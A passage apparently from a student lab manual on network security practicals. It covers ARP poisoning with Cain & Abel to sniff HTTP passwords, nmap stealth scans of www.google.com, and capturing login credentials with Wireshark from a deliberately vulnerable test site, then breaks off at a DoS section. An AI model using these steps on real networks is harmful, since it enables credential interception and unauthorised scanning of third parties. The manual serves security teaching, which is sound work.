  TCP    127.0.0.1:44823        Shield-04:44822        ESTABLISHED
  TCP    127.0.0.1:44824        Shield-04:44825        ESTABLISHED
  TCP    127.0.0.1:44825        Shield-04:44824        ESTABLISHED
  TCP    192.168.1.101:44439    20.198.119.84:https    ESTABLISHED
  TCP    192.168.1.101:44596    a23-55-244-187:https   CLOSE_WAIT
  TCP    192.168.1.101:44836    93:https               ESTABLISHED
```

4.tracert <target> Example: tracert 8.8.8.8

```
C:\Users\AS>tracert 8.8.8.8

Tracing route to dns.google [8.8.8.8]
over a maximum of 30 hops:

  1     3 ms     5 ms     2 ms  192.168.1.1
  2     2 ms     2 ms     2 ms  154.84.204.54
  3     *        *        *     Request timed out.
  4    10 ms     5 ms     3 ms  72.14.196.213
  5     9 ms     4 ms     4 ms  192.178.111.151
  6     9 ms     4 ms     3 ms  142.251.77.95
  7    10 ms     5 ms     3 ms  dns.google [8.8.8.8]

Trace complete.
```


.

B. ARP Poisoning


Disable Realtime Security before downloading Cain&Abel .

WIN 7 ISO (Download)


1. Download Cain & Abel on your win 7 machine or VM. (Download)
2. Open cain abel and start the "sniffier and apr" by clicking on it and go to "Sniffer" tab & then click on the "Blue Plus" sign.




3. A pop up named "MAC Address Scanner" will pop up select "All host in my subnet" in target and click on "ok". (you will see a list of host).




4. Then go to "APR" tab located in the down side of the window & click on the "Blue Sign" again and select the default gateway in the left column and your target device in the right column.



5. Start your sniffer & apr again if stopped and go to [this website]() on your target device and log in.
   http://testphp.vulnweb.com/login.php



6. Go to “Passwords” section in the “Sniffer” tab it is located in the down side of the window and click on “HTTP” you can see the password.



PRACTICAL NO: 4

Aim: Port Scanning with Nmap (ACK, SYN, FIN, NULL, XMAS, Target INFO)

- **Download & Install NMap in your Windows Machine (Here)**

Open Command Prompt and Type the following commands

1.ACK = nmap -sA www.google.com

```
Command Prompt
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AS>nmap -sA www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 20:23 India Standard Time
Nmap scan report for www.google.com (142.250.70.100)
Host is up (0.0060s latency).
rDNS record for 142.250.70.100: pnbomb-ac-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.250.70.100) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 25.36 seconds

C:\Users\AS>
```

2.SYN = nmap -sS www.google.com

```
Command Prompt
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AS>nmap -sS www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 20:27 India Standard Time
Nmap scan report for www.google.com (142.250.183.132)
Host is up (0.050s latency).
rDNS record for 142.250.183.132: bom07s31-in-f4.1e100.net
Not shown: 997 filtered tcp ports (no-response), 1 filtered tcp ports (net-unreach)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https

Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
```

3.FIN = nmap -sF www.google.com

```
Command Prompt
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AS>nmap -sF www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 20:36 India Standard Time
Nmap scan report for www.google.com (142.250.183.132)
Host is up (0.013s latency).
rDNS record for 142.250.183.132: bom07s31-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.250.183.132) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 23.58 seconds
```

4.NULL = nmap -sN www.google.com

```
Command Prompt
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AS>nmap -sN www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 20:39 India Standard Time
Nmap scan report for www.google.com (142.250.199.132)
Host is up (0.060s latency).
rDNS record for 142.250.199.132: bom07s36-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.250.199.132) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 64.27 seconds
```

5. XMAS = nmap -sX www.google.com

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>nmap -sX www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 20:41 India Standard Time
Nmap scan report for www.google.com (142.250.183.132)
Host is up (0.013s latency).
rDNS record for 142.250.183.132: bom07s31-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.250.183.132) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 23.87 seconds
```

6. Target INFO =

```
Command Prompt
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Users\AS>nmap -sV www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 20:43 India Standard Time
Nmap scan report for www.google.com (142.250.183.132)
Host is up (0.039s latency).
rDNS record for 142.250.183.132: bom07s31-in-f4.1e100.net
Not shown: 997 filtered tcp ports (no-response), 1 filtered tcp ports (net-unreach)
PORT    STATE SERVICE   VERSION
80/tcp  open  http      gws
443/tcp open  ssl/https gws
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service
 :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.95%I=7%D=2/19%Time=67B5F544%P=i686-pc-windows-windows%r(
SF:GetRequest,3728,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Wed,\x2019\x20Feb\x
SF:202025\x2015:14:11\x20GMT\r\nExpires:\x20-1\r\nCache-Control:\x20privat
SF:e,\x20max-age=0\r\nContent-Type:\x20text/html;\x20charset=ISO-8859-1\r\
SF:nContent-Security-Policy-Report-Only:\x20object-src\x20'none';base-uri\
SF:x20'self';script-src\x20'nonce-Tudu06Vf6zysUfMaFFNEjQ'\x20'strict-dynam
SF:ic'\x20'report-sample'\x20'unsafe-eval'\x20'unsafe-inline'\x20https:\x2
SF:0http:;report-uri\x20https://csp\.withgoogle\.com/csp/gws/other-hp\r\nP
SF:3P:\x20CP=\"This\x20is\x20not\x20a\x20P3P\x20policy!\x20See\x20g\.co/p3
SF:phelp\x20for\x20more\x20info\.\"\r\nServer:\x20gws\r\nX-XSS-Protection:
SF:\x200\r\nX-Frame-Options:\x20SAMEORIGIN\r\nSet-Cookie:\x20AEC=AVcja2cbN
SF:bXJCS83uUSFYSqeBuDaROIYXkLfxKoPeGtwREssPlfwxjstje8;\x20expires=Mon,\x20
SF:18-Aug-2025\x2015:14:11\x20GMT;\x20path=/;\x20domain=\.google\.com;\x20
SF:Secure;\x20HttpOnly;\x20SameSite=lax\r\nSet-Cookie:\x20NID=521=a7pBgMN5
SF:2WhSCfJ8q3LjAhBtv76ZDaz2dcdL8dZHgOOPYeNA1SIZUVey4quvyqquS9OcItZttIKfykj
SF:q-nAhAEl_F5GRzR1TUq0URgGbXofVHHif_8NXg6ckdJOuuq16TwGjTPpSUkFKC2UIeb9HOL
SF:xjjXcIlzjb0Li9VDfbKoanBlaJ9gyB")%r(HTTPOptions,6DC,"HTTP/1\.0\x20405\x2
SF:0Method\x20Not\x20Allowed\r\nContent-Type:\x20text/html;\x20charset=UTF
SF:-8\r\nReferrer-Policy:\x20no-referrer\r\nContent-Length:\x201592\r\nDat
SF:e:\x20Wed,\x2019\x20Feb\x202025\x2015:14:12\x20GMT\r\n\r\n<!DOCTYPE\x20
SF:html>\n<html\x20lang=en>\n\x20\x20<meta\x20charset=utf-8>\n\x20\x20<met
SF:a\x20name=viewport\x20content=\"initial-scale=1,\x20minimum-scale=1,\x2
SF:0width=device-width\">\n\x20\x20<title>Error\x20405\x20\(Method\x20Not\
SF:x20Allowed\)!!1</title>\n\x20\x20<style>\n\x20\x20\x20\x20\*{margin:0;p
SF:adding:0}html,code{font:15px/22px\x20arial,sans-serif}html{background:#
SF:fff;color:#222;padding:15px}body{margin:7%\x20auto\x200;max-width:390px
SF:;min-height:180px;padding:30px\x200\x2015px}\*\x20>\x20body{background:
SF:url\(//www\.google\.com/images/errors/robot\.png\)\x20100%\x205px\x20no
```

PRACTICAL NO: 5

Aim: Network Traffic Capture and DoS Attack with Wireshark and Nemesy

A Network Traffic Capture:

a. Use Wireshark to capture network traffic on a specific network interface.

b. Analyze the captured packets to extract relevant information and identify potential security issues.


B. Denial of Service (DoS) Attack:

a Use Nemesy to launch a DoS attack against a target system or network.


b. Observe the impact of the attack on the target's availability and performance.

A Network Traffic Capture:


1.Install and launch Wireshark



2.Right Click on Active Ethernet and click Start Capture.




3.The Source ,destination, protocols of the packets in LAN network are displayed.



No.	Time	Source	Destination	Protocol	Length	Info
187	51.501358	fe80::8ee7:48ff:fe2…	ff02::1:ff2b:75a0	ICMPv6	86	Multicast Listener Report
188	51.510894	fe80::9c65:a8e7:fc3…	ff02::1:ff35:472d	ICMPv6	86	Multicast Listener Report
189	51.534840	192.168.1.52	224.168.100.1	IGMPv2	60	Membership Report group 224.168.100.1
190	51.659079	fe80::deba:2e4c:f99…	ff02::1:ff93:9431	ICMPv6	86	Multicast Listener Report
191	51.741804	192.168.1.52	224.168.100.1	IGMPv2	60	Membership Report group 224.168.100.1
192	51.741897	192.168.1.29	224.168.100.1	IGMPv2	60	Membership Report group 224.168.100.1
193	52.116370	fe80::faab:4d2c:f83…	ff02::1:ff36:6f0	ICMPv6	86	Multicast Listener Report
194	52.203093	fe80::26b1:5ff:fe24…	ff02::1:ff24:e309	ICMPv6	86	Multicast Listener Report
195	52.235688	GigaByteTech_94:91:…	Broadcast	ARP	60	Who has 192.168.1.69? Tell 192.168.1.52
196	52.530112	192.168.1.1	224.0.0.1	IGMPv2	60	Membership Query, general
197	52.548988	192.168.1.45	224.0.0.252	IGMPv2	60	Membership Report group 224.0.0.252
198	52.670363	fe80::cc5:6868:a4a:…	ff02::1:ff4a:a539	ICMPv6	86	Multicast Listener Report
199	52.732982	fe80::4ebd:8fff:fea…	ff02::1:ffa0:1cf6	ICMPv6	86	Multicast Listener Report
200	52.745407	192.168.1.52	224.168.100.1	IGMPv2	60	Membership Report group 224.168.100.1
201	52.761186	192.168.1.64	224.0.0.251	IGMPv2	60	Membership Report group 224.0.0.251
202	52.859580	fe80::2b81:bcad:74c…	ff02::1:ffc5:ad49	ICMPv6	86	Multicast Listener Report
203	53.025866	fe80::944:4972:bc18…	ff02::1:ff18:ea75	ICMPv6	86	Multicast Listener Report
204	53.136733	192.168.1.51	239.255.255.250	IGMPv2	60	Membership Report group 239.255.255.250
205	53.215745	fe80::833a:3d19:ad7…	ff02::1:ff74:28ac	ICMPv6	86	Multicast Listener Report
206	53.239997	GigaByteTech_94:91:…	Broadcast	ARP	60	Who has 192.168.1.69? Tell 192.168.1.52
207	53.274050	192.168.1.10	239.255.102.18	IGMPv2	60	Membership Report group 239.255.102.18
208	53.332181	fe80::872f:e5:f88c:…	ff02::1:ff8c:5656	ICMPv6	86	Multicast Listener Report

4.Write http in the filter box and click on Apply. It will display all the http packets.



No.	Time	Source	Destination	Protocol	Length	Info
4202	181.581401	146.190.62.39	192.168.1.40	HTTP	956	HTTP/1.1 200 OK (text/css)
4209	182.074225	146.190.62.39	192.168.1.40	HTTP	1216	HTTP/1.1 200 OK (text/css)
4317	182.357683	192.168.1.40	146.190.62.39	HTTP	455	GET /css/images/banner.svg HTTP/1.1
4319	182.359194	192.168.1.40	146.190.62.39	HTTP	470	GET /css/images/header-major-on-light.svg HTTP/1.1
4499	182.594422	146.190.62.39	192.168.1.40	HTTP/X…	1365	HTTP/1.1 200 OK
4502	182.595899	192.168.1.40	146.190.62.39	HTTP	428	GET /favicon.ico HTTP/1.1
4503	182.596270	192.168.1.40	146.190.62.39	HTTP	469	GET /css/images/header-major-on-dark.svg HTTP/1.1
4506	182.600323	146.190.62.39	192.168.1.40	HTTP/X…	1315	HTTP/1.1 200 OK
4515	182.832402	146.190.62.39	192.168.1.40	HTTP	771	HTTP/1.1 200 OK (image/x-icon)
4517	182.833149	146.190.62.39	192.168.1.40	HTTP/X…	1321	HTTP/1.1 200 OK
4536	183.446157	192.168.1.40	142.250.77.67	HTTP	364	GET /generate_204 HTTP/1.1
4539	183.449349	142.250.77.67	192.168.1.40	HTTP	181	HTTP/1.1 204 No Content
4733	187.606306	192.168.1.40	69.43.111.82	HTTP	552	GET /~grovesd/comm244/notes/week2/links HTTP/1.1
4747	187.888486	69.43.111.82	192.168.1.40	HTTP	1016	HTTP/1.1 200 OK (text/html)
4752	187.915372	192.168.1.40	69.43.111.82	HTTP	435	GET /~grovesd/comm244/css/notes.css HTTP/1.1
4753	187.915496	192.168.1.40	69.43.111.82	HTTP	418	GET /~grovesd/comm244/js/prism.js HTTP/1.1
4886	188.197280	69.43.111.82	192.168.1.40	HTTP	321	HTTP/1.1 200 OK (text/css)
4887	188.197956	192.168.1.40	69.43.111.82	HTTP	493	GET /~grovesd/comm244/notes/week2/url-parts.jpg HTTP/1.1
4896	188.210172	69.43.111.82	192.168.1.40	HTTP	373	HTTP/1.1 200 OK (application/javascript)
4899	188.213076	192.168.1.40	69.43.111.82	HTTP	509	GET /~grovesd/comm244/notes/week2/recipebook-site-structure.png HTTP/1.1
4906	188.259078	192.168.1.40	69.43.111.82	HTTP	501	GET /~grovesd/comm244/notes/week2/rb-site-structure.png HTTP/1.1
4933	188.507349	69.43.111.82	192.168.1.40	HTTP	463	HTTP/1.1 200 OK (PNG)

```
> Frame 3937: 308 bytes on wire (2464 bits), 308 bytes captured (2464 bits) on interface \Device\NPF_{D5C228EE-
> Ethernet II, Src: GigaByteTech_b9:f0:0b (1c:1b:0d:b9:f0:0b), Dst: GXInternatio_64:5d:30 (b4:3d:08:64:5d:30)
> Internet Protocol Version 4, Src: 192.168.1.40, Dst: 23.57.214.214
> Transmission Control Protocol, Src Port: 53676, Dst Port: 80, Seq: 1, Ack: 1, Len: 254
> Hypertext Transfer Protocol
```


```
0000  b4 3d 08 64 5d 30 1c 1b  0d b9 f0 0b 08 00 45 00   ·=·d]0·· ····· ··E·
0010  01 26 e6 3a 40 00 80 06  63 b7 c0 a8 01 28 17 39   ·&·:@··· c····(·9
0020  d6 d6 d1 ac 00 50 c9 88  9e ae 49 24 0e f8 50 18   ····· P·· ··I$··P·
0030  02 01 64 73 00 00 47 45  54 20 2f 20 48 54 54 50   ··ds··GE T / HTTP
0040  2f 31 2e 31 0d 0a 48 6f  73 74 3a 20 78 31 2e 69   /1.1··Ho st: x1.i
0050  2e 6c 65 6e 63 72 2e 6f  72 67 0d 0a 43 6f 6e 6e   .lencr.o rg··Conn
0060  65 63 74 69 6f 6e 3a 20  6b 65 65 70 2d 61 6c 69   ection:  keep-ali
0070  76 65 0d 0a 55 73 65 72  2d 41 67 65 6e 74 3a 20   ve··User -Agent:
0080  4d 6f 7a 69 6c 6c 61 2f  35 2e 30 20 28 57 69 6e   Mozilla/ 5.0 (Win
0090  64 6f 77 73 20 4e 54 20  31 30 2e 30 3b 20 57 69   dows NT  10.0; Wi
00a0  6e 36 34 3b 20 78 36 34  29 20 41 70 70 6c 65 57   n64; x64 ) AppleW
00b0  65 62 4b 69 74 2f 35 33  37 2e 33 36 20 28 4b 48   ebKit/53 7.36 (KH
```

5.Dont Close Wireshark, Open Web Browser and visit http://testphp.vulnweb.com/login.php


Enter Username: test

Enter Password: test


Click login



6.Navigate back to Wireshark Then Apply display filter as http.request.method == "POST"



Right click on Entry Containing POST /userinfo





Click Follow Stream -> HTTP Stream

Now we can see the credentials.

uname=test

pass=test






B) Denial of Service.

